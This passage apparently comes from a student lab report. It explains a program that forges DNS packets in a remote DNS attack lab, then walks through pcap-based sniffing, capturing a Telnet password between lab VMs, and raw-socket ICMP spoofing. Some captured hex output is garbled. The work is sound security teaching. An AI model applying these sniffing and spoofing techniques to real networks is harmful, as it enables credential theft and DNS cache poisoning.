



Figure 50: UDP Packet Header

Lines 60 – 68 creates the structure for the DNS header, which is illustrated in the figure below³ ⁴.

³https://www.securityartwork.es/2013/02/21/snort-byte_test-for-dummies-2/

⁴<https://tools.ietf.org/html/rfc1035#page-26>



Field definitions:

1. QR – Query (0) | Response (1)
2. DNS Flags:
 - (a) AA – Authoritative Answer
 - (b) TC – Truncated Answer (Set if packet is larger than UDP maximum size of 512 bytes)
 - (c) RD – Recursive Desired (Set if query is recursive)
 - (d) RA – Recursive Available
 - (e) Z – Reserved for future use
 - (f) AD – Authentic Data (Set in DNSSEC, part of Z in legacy systems)
 - (g) CD – Checking Disabled (Set in DNSSEC, part of Z in legacy systems)
3. RCode – Return Code (0 for no error, 3 if name is non-existent)

Figure 51: DNS Header

The following figure illustrates the structure of the question *query* of the DNS packet, with relevant information being filled up using lines 410 - 419. below⁴⁵.

⁵<http://www.networksorcery.com/enp/protocol/dns.htm>




Figure 52: Question Query Format

Lines 79 – 103 creates the structure for the answers, nameservers section of the DNS packet, which is illustrated in the figure below⁴⁵.





Figure 53: Resource Record Format

Lines 119 – 152 involves the implementation of the checksum (checking) algorithm for the UDP packets⁶. For the UDP checksum to be calculated, a psuedo-header needs to be constructed from the IP packet. This also catches incorrectly routed packets. The payload, together with the UDP header and some fields of the IP header are included in the calculation⁷.

Lines 156 – 366 involves the construction of the response packet with the relevant data. Of things to note is line 293, where the destination IP address being used is the IP address of the genuine nameserver for `example.com`. To check the IP address for the nameserver, running `dig example.com` is sufficient as the additional section will show the IP address (A record) of the nameservers.

⁶<https://tools.ietf.org/html/rfc791#section-3.1>

⁷<https://stackoverflow.com/questions/1480580/udp-checksum-calculation>



```

Terminal
[07/29/2018 23:59] root@ubuntu:/home/seed/Desktop# dig www.example.com

; <>> DiG 9.8.1-P1 <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60138
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 4

;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      86400   IN      A      93.184.216.34

;; AUTHORITY SECTION:
example.com.          172179   IN      NS     b.iana-servers.net.
example.com.          172179   IN      NS     a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.    1181    IN      A      199.43.135.53
a.iana-servers.net.    1181    IN      AAAA   2001:500:8f::53
b.iana-servers.net.    1181    IN      A      199.43.133.53
b.iana-servers.net.    1180    IN      AAAA   2001:500:8d::53

;; Query time: 205 msec
;; SERVER: 192.168.43.157#53(192.168.43.157)
;; WHEN: Mon Jul 30 00:38:29 2018
;; MSG SIZE  rcvd: 185

```

Figure 54: Original Domain Query

Lines 368 – 543 deal with the construction of the query packet and the sending of it to the destination IP address. One difference between the response packet and the query packet are lines 184 and 407, where the response packet (line 184) clearly has the query flag set while the query packet (line 407) has the response flag marked.

Further, lines 217 and 249 contain the IP address to the A record for the resource on the domain `example.com`. This record must be present in the domain zone of the server or otherwise the nameserver will be considered invalid.

5 Further Explanations⁸

To understand how the packets are constructed, the entire TCP/IP stack needs to be analysed. There are 4 layers in the TCP/IP stack (condensed from 7 in the OSI model). The functions of each layer are unique and illustrated in the figure below.




Figure 55: TCP/IP Stack

As data is transmitted from the higher layers to the network access layer for transmission to other systems, data is encapsulated at every other layer. Likewise, when data is passed onto the higher layers, the encapsulation is stripped. This illustration is provided in the following figure.




Figure 56: TCP/IP Encapsulation

How various protocols interact with each other in the TCP/IP stack allows any type of program to transmit data across the internet. These protocols have been grouped into a topological diagram for easier reference in the figure below.

⁸Information courtesy of <https://www.tenouk.com/Module42.html>




Figure 57: Protocol Topology

Packet Sniffing & Spoofing

1 Introduction

Packet sniffing and spoofing are crucial in network security and can be destructive when maliciously used. Understanding these two threats is core in implementing network security mechanisms. Freely available and widely used sniffing and spoofing tools include *Ethereal*, *Wireshark*, *Netwox* etc. These are some of the tools that are used by network security experts and attackers alike. This lab will focus on how these programs work and provide insights on how sniffing and spoofing programs are written.

2 Overview

This lab will consist of three main tasks. The first task will involve using a sample program to sniff packets using filters and extracting plaintext passwords. Following that would be the spoofing of packets with fake data and sending it out through the network. Concluding this lab will be the combination of both sniffing and spoofing into a single program.

3 Exploration

3.1 Sniffing Packets

For this part, a sample sniffing program `sniffex.c` has been provided and the source code made available by Tim Carstens⁴. The code makes use of the `pcap` library, which simplifies the writing of programs involving network packets.

3.1.1 Understanding sniffex

To see the usefulness of the program, the source code must first be downloaded and compiled. The compilation of the source code requires execution of the following line.

```
$ gcc -Wall -o sniffex sniffex.c -lpcap
```

To ensure the program works as expected, the program is run by executing `sniffex` directly using Terminal. The default packet capture mode is **10** packets that have the IP protocol header. To verify whether the packets captured are genuine, it is counterchecked against Wireshark. For Wireshark itself, the filter expression used to display the relevant captured packets is `ip`. In addition, the Network Interface Card (NIC) that is used to capture the packets must be set to `eth0` (primary NIC).

⁴<https://www.tcpdump.org/pcap.html>




Figure 58: Sniffing Program Capture

From Figure 58, it is immediately noticeable that the packets captured are correct as both programs reflect the same packets that were captured. *Note: The DNS, DHCP & BROWSER packets that were captured in Wireshark use the UDP protocol for packet transmission. Refer to Appendix A of the Remote DNS Attack lab for detailed explanation on the structure of the DNS packet.

Problem 1:

Describe the sequence of library calls that are essential for the sniffer program.

Answer 1:

The source code is analysed to determine the sequence of calls made to the `pcap` library which are essential in the sniffing program. The calls can be grouped into 5 main blocks and the purpose of each function can be found on the `man` page of `pcap`.

- The first requirement involves the selection of the NIC by the user unless it is not specified. In such cases, the first NIC that `pcap` finds is used (except for the *loopback* (`lo`) interface). (Lines 519 – 535)
 1. The process of automatically selecting a suitable NIC is performed by the function call `pcap_lookupdev`. (Line 529)
 2. Next, the function `pcap_lookupnet` then obtains the network details of the selected NIC. (Line 538)
- The NIC must be opened and checked to ensure that it is the correct type of interface that we are capturing packets from. In this instance, it is a Ethernet connection (NAT adapter). (Lines 550 – 568)
 1. The selected NIC needs to be opened to capture the packets, completed by `pcap_open_live`. (Line 551)

- 2. The checking of the NIC is handled by `pcap_datalink`. As the NAT adapter is viewed by the Virtual Machine (VM) as an Ethernet connection, it should return `DLT_EN10MB`. (Line 558)
- To capture relevant packets, filter expressions must be written, checked and compiled before starting the process. (Lines 510, 563 – 575)
 - 1. The filter needs to be compiled into a program before it can be used later and this is handled by the function call `pcap_compile` (Line 564)
 - 2. The filter program compiled in the previous point is applied by the function `pcap_setfilter`. (Line 571)
- The process of parsing the packet's details and data is declared by the function `pcap_loop`. The function is looped depending on the number of packets that need to be captured. (Line 578)
- To ensure that the capturing process is terminated properly, post-operations are required. (Lines 577 – 582)
 - 1. Memory that was previously used and currently unused is freed up by calling `pcap_freecode`. This memory was first generated when `pcap_compile` was first called and subsequently used by `pcap_setfilter`. (Line 581)
 - 2. After the sniffing session has been completed, `pcap_close` terminates the session. (Line 582)

Problem 2:

Why does `sniffex` require root privileges and where does it fail without root privileges?

Answer 2:

Root privileges are required when any program needs to open or inspect the list of attached NICs. This is triggered by the `pcap_lookupdev` function on line 529. Executing `sniffex` without root privileges will result in printing of the following line: “Couldn’t find default device: no suitable device found”.

Problem 3:

Turn on and off promiscuous mode in the sniffer program. What is the difference when this mode is turned on and off?

Answer 3:

When promiscuous mode is off, the sniffing program will only capture packets that has been addressed to that NIC, broadcasts and multicasts.

When promiscuous mode is turned on, the sniffing program will capture **all** packets on the local network, even if the destination of the packet is not for the NIC that is executing the sniffing program.

To turn promiscuous mode on or off, the third argument of `pcap_open_live` is set to 1 or 0 respectively (line 551).

```
pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf); //Promiscuous on  
pcap_open_live(dev, SNAP_LEN, 0, 1000, errbuf); //Promiscuous off
```

To show the result clearly, another NIC is created for the VM but set to “bridged” mode. This allows the network card to interface directly with the network of the physical system. When executing the sniffing program, the “bridged” NIC must be specified with the argument `eth1` or the program will default to the NAT adapter which is not desired. For reference, the IP address of the physical system is 192.168.1.3 while the IP address on the “bridged” NIC is 192.168.1.7.

On the physical system, the following command(s) are run on Command Prompt or Terminal, depending on the operating system used.

Windows (Command Prompt):

```
ping -t 8.8.8.8
```

Linux (Terminal):

```
ping 8.8.8.8
```

The differences between promiscuous mode and non-promiscuous mode are immediately clear, as seen from Figure 59a and 59b respectively. When promiscuous mode is enabled, Google’s IP address (8.8.8.8) becomes visible in our captured packets but not in the non-promiscuous mode.

```

THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: eth1
Number of packets: 10
Filter expression: ip

Packet number 1:
  From: 192.168.1.3
  To: 8.8.8.8
  Protocol: ICMP

Packet number 2:
  From: 8.8.8.8
  To: 192.168.1.3
  Protocol: ICMP

Packet number 3:
  From: 192.168.1.3
  To: 8.8.8.8
  Protocol: ICMP

Packet number 4:
  From: 8.8.8.8
  To: 192.168.1.3
  Protocol: ICMP

Packet number 5:
  From: 192.168.43.1
  To: 124.27.65.148
  Protocol: UDP

Packet number 6:
  From: 192.168.1.3
  To: 8.8.8.8
  Protocol: ICMP

Packet number 7:
  From: 8.8.8.8
  To: 192.168.1.3
  Protocol: ICMP

Packet number 8:
  From: 192.168.1.3
  To: 8.8.8.8
  Protocol: ICMP

Packet number 9:
  From: 8.8.8.8
  To: 192.168.1.3
  Protocol: ICMP

Packet number 10:
  From: 192.168.150.1
  To: 124.27.65.148
  Protocol: UDP

Administrator: Command Prompt - ping -t 8.8.8.8

THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: eth1
Number of packets: 10
Filter expression: ip

Packet number 1:
  From: 192.168.1.1
  To: 224.0.0.1
  Protocol: unknown

Packet number 2:
  From: 192.168.1.7
  To: 224.0.0.251
  Protocol: unknown

Packet number 3:
  From: 192.168.1.7
  To: 192.168.1.1
  Protocol: UDP

Packet number 4:
  From: 192.168.1.3
  To: 192.168.1.7
  Protocol: ICMP

Packet number 5:
  From: 192.168.1.1
  To: 192.168.1.7
  Protocol: UDP

Packet number 6:
  From: 192.168.1.7
  To: 192.168.1.1
  Protocol: ICMP

Packet number 7:
  From: 192.168.1.1
  To: 192.168.1.7
  Protocol: UDP

Packet number 8:
  From: 192.168.1.7
  To: 192.168.1.1
  Protocol: ICMP

Packet number 9:
  From: 192.168.1.7
  To: 192.168.1.1
  Protocol: UDP

Packet number 10:
  From: 192.168.1.3
  To: 192.168.1.7
  Protocol: ICMP

```

(a) Promiscuous Mode

(b) Non-Promiscuous Mode

Figure 59: Different Capturing Modes

*Note: IP addresses 224.0.0.1 and 224.0.0.251 are multicast addresses that define a group of hosts within the **local** subnetwork. The various types of multicast addresses are defined in RFC 5771. Furthermore, in promiscuous mode foreign IP addresses can also be seen interacting with the physical system, such as 124.27.65.148.

3.1.2 Writing Filters

In order for us to capture relevant packets for analysis, filters must be applied. This task will focus on writing specific filters to capture required packets.

- Capture ICMP packets between two specific hosts

The two hosts used is our VM (192.168.1.7) and the physical machine (192.168.1.3) as the network adapter is already in “bridged” mode. Referencing the **man** page for **pcap**, we can easily write out the required filter.

```
icmp and (host 192.168.1.7 or host 192.168.1.3)
```

To create ICMP packets, the **ping** command can be used via Terminal or Command Prompt.



```

Terminal
THE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.
Device: eth1
Number of packets: 10
Filter expression: icmp and (host 192.168.1.7 or host 192.168.1.3)

Packet number 1:
  From: 192.168.1.3
  To: 192.168.1.7
  Protocol: ICMP

Packet number 2:
  From: 192.168.1.7
  To: 192.168.1.3
  Protocol: ICMP

Packet number 3:
  From: 192.168.1.3
  To: 192.168.1.7
  Protocol: ICMP

Packet number 4:
  From: 192.168.1.7
  To: 192.168.1.3
  Protocol: ICMP

Packet number 5:
  From: 192.168.1.3
  To: 192.168.1.7
  Protocol: ICMP

Packet number 6:
  From: 192.168.1.7
  To: 192.168.1.3
  Protocol: ICMP

Packet number 7:
  From: 192.168.1.3
  To: 192.168.1.7
  Protocol: ICMP

Packet number 8:
  From: 192.168.1.7
  To: 192.168.1.3
  Protocol: ICMP

Packet number 9:
  From: 192.168.1.3
  To: 192.168.1.7
  Protocol: ICMP

Packet number 10:
  From: 192.168.1.7
  To: 192.168.1.3
  Protocol: ICMP

Capture complete.
[08/03/2018 10:24] root@ubuntu:/home/seed/Downloads# 

```

Figure 60: ICMP Between Two Hosts

- Capture TCP packets that have a destination port range from to port 10 – 100.

For the following, the `dst portrange` filter can be applied to focus on the required destination port range.

`tcp dst portrange 10-100`

To initiate the capture, any FTP program can be used to open the connection. As FTP uses TCP port 21, it falls within our filtered scope and the packets will be captured by the program and printed out.



```

Terminal
To: 192.168.1.7
Protocol: TCP
Src port: 52736
Dst port: 21
Payload (10 bytes):
00000 41 55 54 48 20 54 4c 53 0d 0a          AUTH TLS.

Packet number 5:
From: 192.168.1.3
To: 192.168.1.7
Protocol: TCP
Src port: 52736
Dst port: 21
Payload (10 bytes):
00000 41 55 54 48 20 53 53 4c 0d 0a          AUTH SSL..

Packet number 7:
From: 192.168.1.3
To: 192.168.1.7
Protocol: TCP
Src port: 52736
Dst port: 21
Payload (16 bytes):
00000 55 53 45 52 20 61 0e 0f 6e 79 0d 0f 75 73 0d 0a  USER anonymous..
00001 55 53 45 52 20 61 0e 0f 6e 79 0d 0f 75 73 0d 0a  PASS anonymous..

Packet number 9:
From: 192.168.1.3
To: 192.168.1.7
Protocol: TCP
Src port: 52736
Dst port: 21
Payload (28 bytes):
00000 50 41 53 53 20 61 0e 0f 6e 79 0d 0f 75 73 40 05  xample.con.us.

Capture complete.
[08/03/2018 12:14] root@ubuntu:/home/seed/Downloads# 

```

Figure 61: TCP & Destination Port 10 – 100

3.1.3 Sniffing Passwords

This task will involve using `sniffex` to capture passwords sent by a user using Telnet. It is known that Telnet transmits authentication details in plaintext and as such is vulnerable to password sniffing. We use three systems in this task, where

- System 1 is the attacker and has IP address 192.168.43.156. (The NAT adapter is used with the “bridged” adapter disabled)
- System 2 is the user and has IP address 192.168.43.167.
- System 3 is the server and has IP address 192.168.43.157.

For the sniffing program, promiscuous mode is turned back on and the filter is set to “TCP port 23” as Telnet uses that port for communication. For reference, the username has been left as the default “seed” and the password as “password”. The number of packets captured have also been increased to **60** as the default setting is insufficient to capture all the details.

On packet 15 it is visible that the payload reflects the start of the login prompt, just before the user enters his credentials. Figure 62 shows the data that was transmitted in the packet.



Figure 62: Telnet Login Prompt

In the following packets, each key that the user enters is captured in a separate packet. As the amount of information printed is excessive, it has been attached to Appendix A for reference. Packets 1 – 14 have been omitted as the payload does not contain data that is relevant to this task.

Packets 17 – 27 contain the username that is used to login to the system. It is interesting to note that the payload is duplicated in the subsequent packet to inform Terminal to display the entered strokes onto the user’s screen. Packet 29 has the payload `0d 00`, which is the *return/enter* key.

Packets 30 – 46 contain the password for the Telnet session and the data is not duplicated in subsequent packets as it does not require the password to be displayed on the user’s Terminal session. Packet 48 similarly ends with `0d 00` to denote the end of the password input. The authentication ends with the payload `0d 0a` which indicates a *line break*.

We know that the authentication is genuine when Telnet displays the “Welcome

Page” on the user’s Terminal screen, which is represented by packets 52 – 56. Packet 57 indicates that Terminal is waiting for the next inputs from the user.

3.2 Spoofing

For this section, we use raw socket programming to allow full control over the packet construction and to insert our arbitrary data into the packet. Using raw sockets require the following four steps:

1. Creating the raw socket
2. Setting socket options
3. Constructing the packets
4. Sending the packets through the raw sockets

Online code⁵ with some modifications will be used to perform the spoofing.

3.2.1 Writing A Spoofing Program

The code used for this task has been attached to Appendix B and has been slightly modified. The program is compiled using the same syntax as the `sniffex` program.

```
$ gcc -Wall -o spoofing spoofing.c -lpcap
```

Before executing the compiled program, Wireshark is opened to monitor the packets in promiscuous mode. The filter expression is set to “icmp” to capture only ICMP packets. The captured packet should display the relevant information that was defined in the C code, such as the spoofed IP addresses, ICMP id and sequence numbers.




Figure 63: Spoofing Packet Sent

From Figure 63, we see that the source IP addresses match those that have been defined in the code. Similarly, the id for our ICMP header is reflected. For the sequence number, 4600 is the decimal number for 0x1234 in Big-Endian and 0x3412 in Little-Endian encoding, which corresponds to our defined value. Drilling down to the details in the ICMP packet, we can see that our packet is valid, especially the checksum.

⁵Marktube (Github): <https://github.com/marktube/Packet-Sniffing-and-spoofing>




Figure 64: ICMP Packet Analysis

3.2.2 Spoof an ICMP Echo Request

This task will involve sending an ICMP echo request packet to a valid host on the Internet, with the aim of obtaining a reply from the endpoint. Minor changes need to be made to the code, since we would like the ICMP reply to be sent back to us. Hence, the source address will be changed to the VM IP address (192.168.43.156). For the destination IP address, we will be using Google's server IP address as it is convenient (8.8.8.8). The code is compiled again and run.

